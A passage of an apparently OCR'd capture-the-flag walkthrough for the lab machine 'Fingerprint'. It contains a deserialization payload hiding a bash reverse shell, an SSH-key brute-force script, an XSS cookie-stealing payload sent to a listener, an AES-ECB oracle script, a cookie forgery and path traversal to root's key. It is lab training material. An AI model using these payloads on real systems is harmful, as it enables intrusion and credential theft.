
```
mvn package
```

```
mvn package

<SNIP>

[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  7.514 s
[INFO] Finished at: 2022-05-10T12:48:07+02:00
[INFO] ------------------------------------------------------------------------
```

A Java Archive file named `exploit-1.0-SNAPSHOT.jar` is created in the `target` directory. We run it:

```
java -jar target/exploit-1.0-SNAPSHOT.jar

rO0ABXNyADFjb20uYWRtaW4uc2VjdXJpdHkuc3JjLnByb2ZpbGUuVXNlclByb2ZpbGVTdG9yYWdlsVf4McAfoVsCAA
FMAAR1c2VydAAjTGNvbS9hZG1pbi9zZWN1cml0eS9zcmMvbW9kZWwvVXNlcjt4cHNyACFjb20uYWRtaW4uc2VjdXJp
dHkuc3JjLm1vZGVsLlVzZXKUBNdz41+5awIABEkAAmlkTAALZmluZ2VycHJpbnR0ABJMamF2YS9sYW5nL1N0cmluZz
tMAAhwYXNzd29yZHEAfgAETAAIdXNlcm5hbWVxAH4ABHhwAAAeYXQAAHEAfgAGdACALi4vLi4vLi4vLi4vLi4vJChl
Y2hvIFltRnphQ0F0YVNBbVBpOWtaWFl2ZEdOd0x6RXdMakV3TGpFMExqTXhMemMzTnpjZ01ENG1NUT09IHwgYmFzZT
Y0IC1kIHwgYmFzaCkvLi4vLi4vLi4vZGF0YS91cGxvYWRzL3Byb2ZpbGU=
```


We set the returned base64 string as the `user` parameter to generate a new JWT token.




We open a Netcat listener on port 7777:

```
nc -lnvp 7777
```

We upload the generated `profile.ser` file:



We set our JWT token to the value we have just generated and reload the page:



A reverse shell as `www-data` is sent back to our listener.

```
nc -lnvp 7777

Connection from 10.10.11.127:59864
bash: cannot set terminal process group (1252): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fingerprint:/opt/glassfish5/glassfish/domains/domain1/config$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We upgrade our shell to a fully interactive pty:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Lateral Movement

Searching for setuid files, we find a suspicious binary named `cmatch`.

```
find / -perm -4000 -ls 2>/dev/null
```

```
www-data@fingerprint:/opt/glassfish5/glassfish/domains/domain1/config$ find / -perm -4000 -ls 2>/dev/null
<SNIP>
    56137   2212 -rwsr-sr-x   1 john     john        2261627 Sep 26  2021 /usr/bin/cmatch
```

Playing around with the program arguments, we quickly find out it is performing some kind of string matching on a given file.

```
www-data@fingerprint:~$ cmatch
Incorrect number of arguments!

www-data@fingerprint:~$ cmatch a
Incorrect number of arguments!

www-data@fingerprint:~$ cmatch a a
open a: no such file or directory

www-data@fingerprint:~$ cmatch /etc/hosts a
Found matches: 11

www-data@fingerprint:~$ cmatch /etc/hosts 127
Found matches: 2
```

Running `string` on the binary reveals that it is written in Go and, more importantly, it uses some regexp related functions.

```
www-data@fingerprint:~$ strings /usr/bin/cmatch
<SNIP>
regexp/syntax..inittask
regexp/syntax.anyRuneNotNL
regexp/syntax.anyRune
regexp/syntax.anyTable
regexp/syntax.code1
<SNIP>
```

This suggests that the string matching could be using regular expressions. We can easily verify this:

```
cmatch /etc/hosts '^127\.0\.0\.1'
```

```
www-data@fingerprint:~$ cmatch /etc/hosts '^127\.0\.0\.1'
Found matches: 1
```

This simple regular expression matches the `127.0.0.1 localhost` line in `/etc/hosts`. Searching for a non-matching expression returns a zero result.

```
www-data@fingerprint:~$ cmatch /etc/hosts '^127\.0\.0\.2'
Found matches: 0
```

Since the file owner is `john` and the setuid bit is set, we can use this to match arbitrary patterns on any files owned by `john`, including the private SSH key `/home/john/.ssh/id_rsa`.

```
www-data@fingerprint:~$ cmatch /home/john/.ssh/id_rsa KEY
Found matches: 2
```

This allows us to bruteforce the entire key. To do so, we write the following script:

```
#!/usr/bin/env python3

import string
import subprocess


alpha = string.ascii_letters + string.digits + ' -/+=\n,:'
known = "-----BEGIN"
print(known, end="")

while True:
    cont = False
    for c in alpha:
        if c in '+/':
            c = f'\\{c}'
        res = subprocess.check_output(f'cmatch /home/john/.ssh/id_rsa "{known}{c}"',
shell=True)
        if b'Found matches: 0' not in res:
            print(c[-1], end="", flush=True)
            known = known + c
            cont = True
            break
    if not cont:
        break

print(known)
```

By running the script we obtain the full encrypted key:


```
www-data@fingerprint:/tmp/.pb$ python brute.py
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,C310F9D86AE7CB5EA10046F9A215F423

ysiTr753RYpx1qkFJRvge/Dtu7rMEocAuCchOzAUgw9MqyPuI5M9m6KTvdB2E+SC
KI8IlmSbAAu0obdwTOuKD0QDGCMlXadI91WKkhALiLuw0JsxuviTqkjy/xQOJYu+
T4VCRI8vZoc5lfGRXnVsOJmrfTWc8f43YSD+j8dOFvdkHi0ud7xSQfqKyhDVsRyO
6qM2v5RnBJBktl7vwftG5vyk5vZjmx2u5BXTksuBrMUF2iZVtsoQ59L70CtIXP0M
g5HV4QZWRhSlS++i8W0GnWzCGANwiS18Z6CR4noSw80huaCIqWfwnoTXGJx91IDM
S79dBUPaK109+DKXZfT600JriZ8S9yvox3QuQ9KwsqTP/Iz8NqQI/J5KLoivM+t4
DHjReKktYJQ+jLB1hA3CQDYs/kVUHdG2ThluFESVrnhJDvkyvKLxNlixighsb2+c
3JHnD8OvXOxrj2jl0k/DgbsfNxf3sHAl8snIiBwgEmb8Ep6CJOIQbuaPzqa2/Lxt
FWZlHwYGnieVxX67nNdcU+3xdfXbJX8UpYuGkKGwSiZRDHb3sMN5CtfHhU0fNybG
5xHn1YTwMZwHf8dKijdevMG2a8D79oaPff0XNflP+M2oz6e8RPOmkI0Wkv9EIq9X
IbLprBGDM8VQDHtO76u+l4DQZbMFCjCSjm+/xVtPmkCB7YhOyMOd5GqymGhxlbaS
OYJUBjA0TxHLtJ5+5rptyaIwnJ82CA0jjRI3hoGfk2PAkX9LJuonnRm3/Is2u02R
GoYnpegyKTp5ETL1Ut5BdEle1HrCTY5EjzI+e7bwXIEVhvgwS8e6W3ZUq72CC+gb
PkSbQSQXQDQ3/qEN0XkpFIa7gyB/GTKtlEwUSv/GxyB7lxu314/Nox7Bz32sxxsc
EwZURAAynFhVP+Bd7eB/ws/Ii2N9ENKk8ut8+9fKFw4/1pJDdwuof8MgdPImmEXZ
MPrQyMbt/7g1oAskxy3XgeuuRY76HN/p2tElyBDZ4K+XWikKAnQPNkaohfjqsTJX
VqPsWG2f8XxMnN6gRvWQ7eibbARdFU7c0KR3ANWgQ06ysCYp+R8F4ns4+nZzp2x1
DJpbS55UpW9r3cjcHHjfAoEmtI80waMKMpnTmwWyPqFGQiCVJvQkQBWKpmT/W8hU
dexiRjth+FOMmrUcFe1sSElNFHDcKj2TKxdPW97c/afLn3E/dUFDzalntY7K4A5M
O0F1a7M71yqaTsTEBglt1ZfVJUdogpz5rp2i77H5/gHV1/gIEwLwLkUchsFpS2kC
/ttPebUPv5Xxd/qMF4c8+Qaynn9+MAnbDPz7peYH2un2n103qI4PudCjdpGW23sb
UOtc0lgU4S2pA8rWT3j69nesVzR6Yni5zzj2gUL6o12+jdLoGYH6x6unlSf+EnEc
U1jQBBJReZQ82j+e1FhxvD6WclxpNrtZxZdSyYaaLOMyI618tvvn5X63AWoNAZoT
sq0H1EhWic++FzpFC1QjvmWlFIA8+KUt2BL0fz7RTQTfR0EGyZnZv9Dqe6QCneIE
U3tpTZByfgx+MI2LIM8GXjvhUOiM6DieB2OFWsR8JRyred2qFJOjz7fX5TUl9dQv
-----END RSA PRIVATE KEY-----
```

Being unable to crack the hash using common wordlists, we search for stored credentials in Java application files. Upon all readable `.war` files, `/opt/glassfish5/glassfish/domains/domain1/applications/__internal/app/app.war` is the only one that doesn't seem to contain library code, so we copy it to our machine for further analysis.

```
www-data@fingerprint:~$ find / -name "*war" -readable -ls 2>/dev/null
   280658     52 -rw-r-----   1 www-data www-data    52096 Jan 15  2019 /opt/glassfish5/glassfish/lib/install
/applications/metro/wstx-services.war
   280645     12 -rw-r-----   1 www-data www-data    11920 Jan 15  2019 /opt/glassfish5/glassfish/lib/install
/applications/ejb-timer-service-app.war
   281940  17996 -rw-r--r--   1 www-data www-data 18425362 Oct 24  2021 /opt/glassfish5/glassfish/domains
/domain1/applications/__internal/app/app.war
   281891   1492 -rw-r-----   1 www-data www-data  1524310 Jan 15  2019 /opt/glassfish5/mq/lib/imqums.war
   281884     20 -rw-r-----   1 www-data www-data    19368 Jan 15  2019 /opt/glassfish5/mq/lib/imqhttp.war
   281885     20 -rw-r-----   1 www-data www-data    19388 Jan 15  2019 /opt/glassfish5/mq/lib/imqhttps.war
   281762      4 -rw-r-----   1 www-data www-data     1490 Jan 15  2019 /opt/glassfish5/javadb/lib/derby.war
```

Once the file has been transfered to our local machine, we extract it and open the `.class` files with jd-gui to decompile them, discovering a plaintext password in `HibernateUtil.class`:

```
unzip app.war
```



The same password (`q9Patz64fhtiVSO6Df2K`) also works as the passphrase for the retrieved SSH key:

```
ssh -i id_rsa john@10.10.11.127
```

```
ssh -i id_rsa john@10.10.11.127

<SNIP>

Enter passphrase for key 'id_rsa': q9Patz64fhtiVSO6Df2K
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-163-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue May 10 14:02:22 UTC 2022

  System load:  0.01              Processes:           170
  Usage of /:   55.1% of 6.82GB   Users logged in:     0
  Memory usage: 30%               IP address for eth0: 10.10.11.127
  Swap usage:   0%


0 updates can be applied immediately.


john@fingerprint:~$ id
uid=1000(john) gid=1000(john) groups=1000(john)
```

The user flag can be found in `/home/john/user.txt`.

Privilege Escalation

During our routine system enumeration, we discover an additional listening port (`8088`) that wasn't picked up by our initial nmap scan, as it is probably filtered by a firewall.

```
john@fingerprint:~$ netstat -nat|grep LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8088            0.0.0.0:*               LISTEN
tcp6       0      0 :::8686                 :::*                    LISTEN
tcp6       0      0 :::4848                 :::*                    LISTEN
tcp6       0      0 :::8080                 :::*                    LISTEN
tcp6       0      0 :::3700                 :::*                    LISTEN
tcp6       0      0 :::8181                 :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::7676                 :::*                    LISTEN
```

Having SSH access, we can do local port forwarding to access port 8088 from our attacking machine.

```
ssh -fN -L 8088:127.0.0.1:8088 -i id_rsa john@10.10.11.127
```

Browsing to `localhost:8088` we see a web application similar to the vulnerable one running on port 80, although this time we are not able to access the `/admin` page without authenticating first. Back to system enumeration, an interesting file named `flask-app-secure.bak` is found in the `/var/backups` directory:

```
john@fingerprint:~$ ls -la /var/backups/
total 1040
drwxr-xr-x  2 root root     4096 May 11 06:26 .
drwxr-xr-x 14 root root     4096 Sep 27  2021 ..
-rw-r--r--  1 root root   102400 May 11 06:25 alternatives.tar.0
-rw-r--r--  1 root root    43633 Jan 26 15:33 apt.extended_states.0
-rw-r--r--  1 root root     4711 Nov 29 22:30 apt.extended_states.1.gz
-rw-r--r--  1 root root     4691 Nov  6  2021 apt.extended_states.2.gz
-rw-r--r--  1 root root     4702 Oct 28  2021 apt.extended_states.3.gz
-rw-r--r--  1 root root     4933 Oct 24  2021 apt.extended_states.4.gz
-rw-r--r--  1 root root     4908 Oct 22  2021 apt.extended_states.5.gz
-rw-r--r--  1 root root     4678 Oct  1  2021 apt.extended_states.6.gz
-rw-r--r--  1 root root      437 Sep 26  2021 dpkg.diversions.0
-rw-r--r--  1 root root      135 Aug  6  2020 dpkg.statoverride.0
-rw-r--r--  1 root root   757313 Jan 26 15:33 dpkg.status.0
-rw-rw----  1 root john    73998 Nov  5  2021 flask-app-secure.bak
```

We transfer the file to our local machine and unzip it.

```
scp -i id_rsa john@10.10.11.127:/var/backups/flask-app-secure.bak .
unzip flask-app-secure.bak
```

The archive contains an `improvement` text file with the following content:

```
[x] fixed access control flaw
[x] introduced authorization
[x] safe authentication with custom crypto
```

which confirms some form of authorization has been added, as well as custom cryptography for authentication. Inspection of `app.py` shows that the `/admin/view/<path:log_path>` endpoint, although only accessible by administrative users, is still vulnerable to path traversal attacks:

```
@app.route("/admin/view/<path:log_path>")
def logs_view(log_path):

    if not hasattr(g,"is_admin") or not g.is_admin:
        resp = make_response()
        resp.headers['Location'] = '/admin'
        return resp, 302

    try:
        path = LOG_PATH + log_path
        with open(path, 'r') as file:
            data = file.read()
            return data
    except Exception as e:
        print(str(e))
        return "No such log found!"

    return None
```

By comparing the code with the production code in `/home/flask/app/app.py`, we see the format of the `user_id` cookie has changed.

```
@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == 'POST':
        user = do_auth()
        if user:
            e = user[0].encode("utf-8") + "," + SECRET + "," + ("true" if user[2] else
"false" )

            print("setting cookie to "+ e)
            resp = make_response()
            resp.set_cookie("user_id", value=encrypt(e))
            resp.headers['location'] = url_for('admin')
            return resp, 302

    return show_login()
```

The `user` array is built from data returned by the following query in `auth.py`:

```
cursor.execute("select username,password,admin from users where username = ? and
password = ?", (user, password))
```

Therefore, the `user_id` cookie has the following format:

```
username,SECRET,true|false
```

where `SECRET` is equal to the "password" string in the backup copy but it may have been changed in the running code:

```
# todo: use stronger passphrase before running app
SECRET = "password"
```

The `true` / `false` value depends on whether the user is `admin` or not. Finally, the cookie is encrypted by calling the `encrypt()` function:

```
def encrypt(data):
    # do some padding

    block_size = 16
    pad_size = block_size - len(data) % block_size
    padding = chr(pad_size) * pad_size
    data += padding

    return cryptor.encrypt(data).encode('hex')
```

where `cryptor` is defined as:

```
cryptor = AES.new(KEY, AES.MODE_ECB)
```

The encryption used is AES with Electronic Code Book (ECB) mode. ECB is considered insecure because each block of plaintext is encrypted independently, resulting in identical plaintext blocks always producing identical ciphertext blocks. This may allow us to perform adaptive chosen plaintext attacks. In order to mount such an attack, we need a way to encrypt our chosen plaintext and obtain the corresponding ciphertext; the `/profile` endpoint seems to be perfect for this role, as we can provide it with an arbitrary username (with the `new_name` parameter) and receive back the corresponding encrypted cookie.

```
@app.route("/profile", methods=["POST"])
def profile_update():

    if not hasattr(g,"uid") or not hasattr(g,"is_admin"):
        resp = make_response()
        resp.headers['Location'] = '/login'
        return resp, 302

    new_name = request.form.get('new_name')
```

```
    print(new_name)
    if not new_name or len(new_name) == 0:
        return "Error"

    e = new_name + "," + SECRET + "," + ("true" if g.is_admin else "false" )
    new_cookie = encrypt(e)

    resp = make_response()
    resp.headers['location'] = url_for('admin')
    resp.set_cookie("user_id", value=new_cookie)

    return resp, 302
```

Since access to the `/profile` route is restricted to authenticated users, we need to either obtain valid credentials or steal a cookie from an already authenticated user. We attempt to do the latter by exploiting the same XSS vulnerability used at an earlier stage. We open a listener on port 9002 on the target machine:

```
nc -lnvp 9002
```

From the login form on port 8080 we send the following username:

```
<script>document.write("<img src=http://10.10.11.127:9002/"+document.cookie+"></img>")
</script>
```

A request containing the `user_id` cookie is sent back to our listener.

```
john@fingerprint:/home/flask/app$ nc -lnvp 9002
Listening on [0.0.0.0] (family 0, port 9002)
Connection from 10.10.11.127 57406 received!
GET
/user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e09
9ee214406b0a87c0b6587fb HTTP/1.1
Host: 10.10.11.127:9002
Connection: keep-alive
User-Agent: Gozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/94.0.4606.71
Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://fingerprint.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

We verify that the stolen cookie allows us to access the `/profile` route and obtain ciphertext for any arbitrary username:

```
curl -v -b
"user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36
fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb" -d "new_name=test"
localhost:8088/profile
```

```
curl -v -b
"user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e09
9ee214406b0a87c0b6587fb" -d "new_name=test" localhost:8088/profile
*   Trying 127.0.0.1:8088...
* Connected to localhost (127.0.0.1) port 8088 (#0)
> POST /profile HTTP/1.1
> Host: localhost:8088
> User-Agent: curl/7.83.0
> Accept: */*
> Cookie:
user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099
ee214406b0a87c0b6587fb
> Content-Length: 13
> Content-Type: application/x-www-form-urlencoded
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 302 FOUND
< Content-Type: text/html; charset=utf-8
< Location: http://localhost:8088/admin
< Set-Cookie:
user_id=d5bf25e66dfe1bcbda3d4bd35ab7ca48b5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099
ee214406b0a87c0b6587fb; Path=/
< Content-Length: 0
< Server: Werkzeug/1.0.1 Python/2.7.17
< Date: Wed, 11 May 2022 08:58:30 GMT
<
* Closing connection 0
```

The new cookie is returned as a `Set-Cookie` header in the response. We now have everything we need for our attack, including the block size which we know from the code is 16 bytes. We will run the attack block by block, starting from a known plaintext of `block length - 1` bytes as a reference and brute forcing the next byte by trying all printable characters and comparing the result with the expected ciphertext. Once the first byte is obtained, the process can be iterated to brute force the subsequent ones, thus discovering the whole secret value.

We run the following Python script to accomplish this task:

```
#!/usr/bin/env python3

import requests
import string
import sys

def get_cookie(username):
    resp = requests.post('http://127.0.0.1:8088/profile',
            data={"new_name": username},
            cookies=legit_cookie,
            allow_redirects=False)
    return resp.cookies.get('user_id')

legit_cookie = {"user_id":
"49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113
d9fbd15805193308e099ee214406b0a87c0b6587fb"}
block_size = 16
plaintext = ""
block = 1
```

```
# start loop over blocks, will break at end
while True:
    for i in range(block_size-1, -1, -1):
        username = (block_size + i) * "A"
        cookie = get_cookie(username)

        found = False
        for j in string.printable[:-5]:
            print(f"\r{plaintext}{j}", end="")
            test_username = b"A" * (i + block_size) + plaintext.encode() + j.encode()
            test_cookie = get_cookie(test_username)
            if test_cookie[2*block_size*block:2*block_size*(block+1)] ==
cookie[2*block_size*block:2*block_size*(block+1)]:
                plaintext += j
                found = True
                break
        if not found:
            print()
            sys.exit()

    block += 1
```

```
./get_secret.py
,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,false
```

Having obtained the secret, we can now forge a valid admin cookie. Let's take a look at how cookies are parsed:

```
@app.before_request
def load_user():
    uid = request.cookies.get('user_id')

    try:
        g.uid = decrypt(uid)
        print("decrypted to " + g.uid)
        split = g.uid.split("," + SECRET + ",")
        if g.uid:
            g.name = split[0]
            g.is_admin = split[1] == "true"
    except Exception as e:
        print(str(e))
```

The `user_id` string is split using `"," + SECRET + ","` as separator. We know that the `profile_update()` function appends `"," + SECRET + ",false"` to the `new_name` string before encrypting it, so we can send the following payload:

```
user,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,true,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!
```

which will result in `split[1]` being set to `"true"`:

```
["user","true","..."]
```

As a result of that, `g.is_admin` will yield a `true` value, granting us an administrative session. To obtain our cookie, we run the following cURL command:

```
curl -v -b "user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb" -d 'new_name=user,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,true,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!' localhost:8088/profile
```

```
curl -v -b
"user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e
099ee214406b0a87c0b6587fb" -d
'new_name=user,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,true,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p4
55phr453!!!' localhost:8088/profile

<SNIP>

< Set-Cookie:
user_id=b0406cf06b736bc8bd0f0a86c1a68490b5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd1580598227540
a8c9ad19997e68517d86b3d4b26b08e016fa62bd39e697564590fbfbb759e1fa44d52dadd33f15e45ce49ccb86746bf219d39acedcd1612e
ff150c92621c564538d65a8de09d2f87aed63ae66b0b44b082849f3f336032a5d82701dcb6ab4b8d35a059a661b415f31e899c1aaf04b1ea
54c123c76cdae0970af2c7fb; Path=/
```

We are now able to access the vulnerable endpoint and read `root`'s private key file.

```
curl --path-as-is -b "user_id=b0406cf06b736bc8bd0f0a86c1a68490b5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd1580598227540a8c9ad19997e68517d86b3d4b26b08e016fa62bd39e697564590fbfbb759e1fa44d52dadd33f15e45ce49ccb86746bf219d39acedcd1612eff150c92621c564538d65a8de09d2f87aed63ae66b0b44b082849f3f336032a5d82701dcb6ab4b8d35a059a661b415f31e899c1aaf04b1ea54c123c76cdae0970af2c7fb" "localhost:8088/admin/view/../../../../../root/.ssh/id_rsa"
```

```
curl --path-as-is -b
"user_id=b0406cf06b736bc8bd0f0a86c1a68490b5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd158059822754
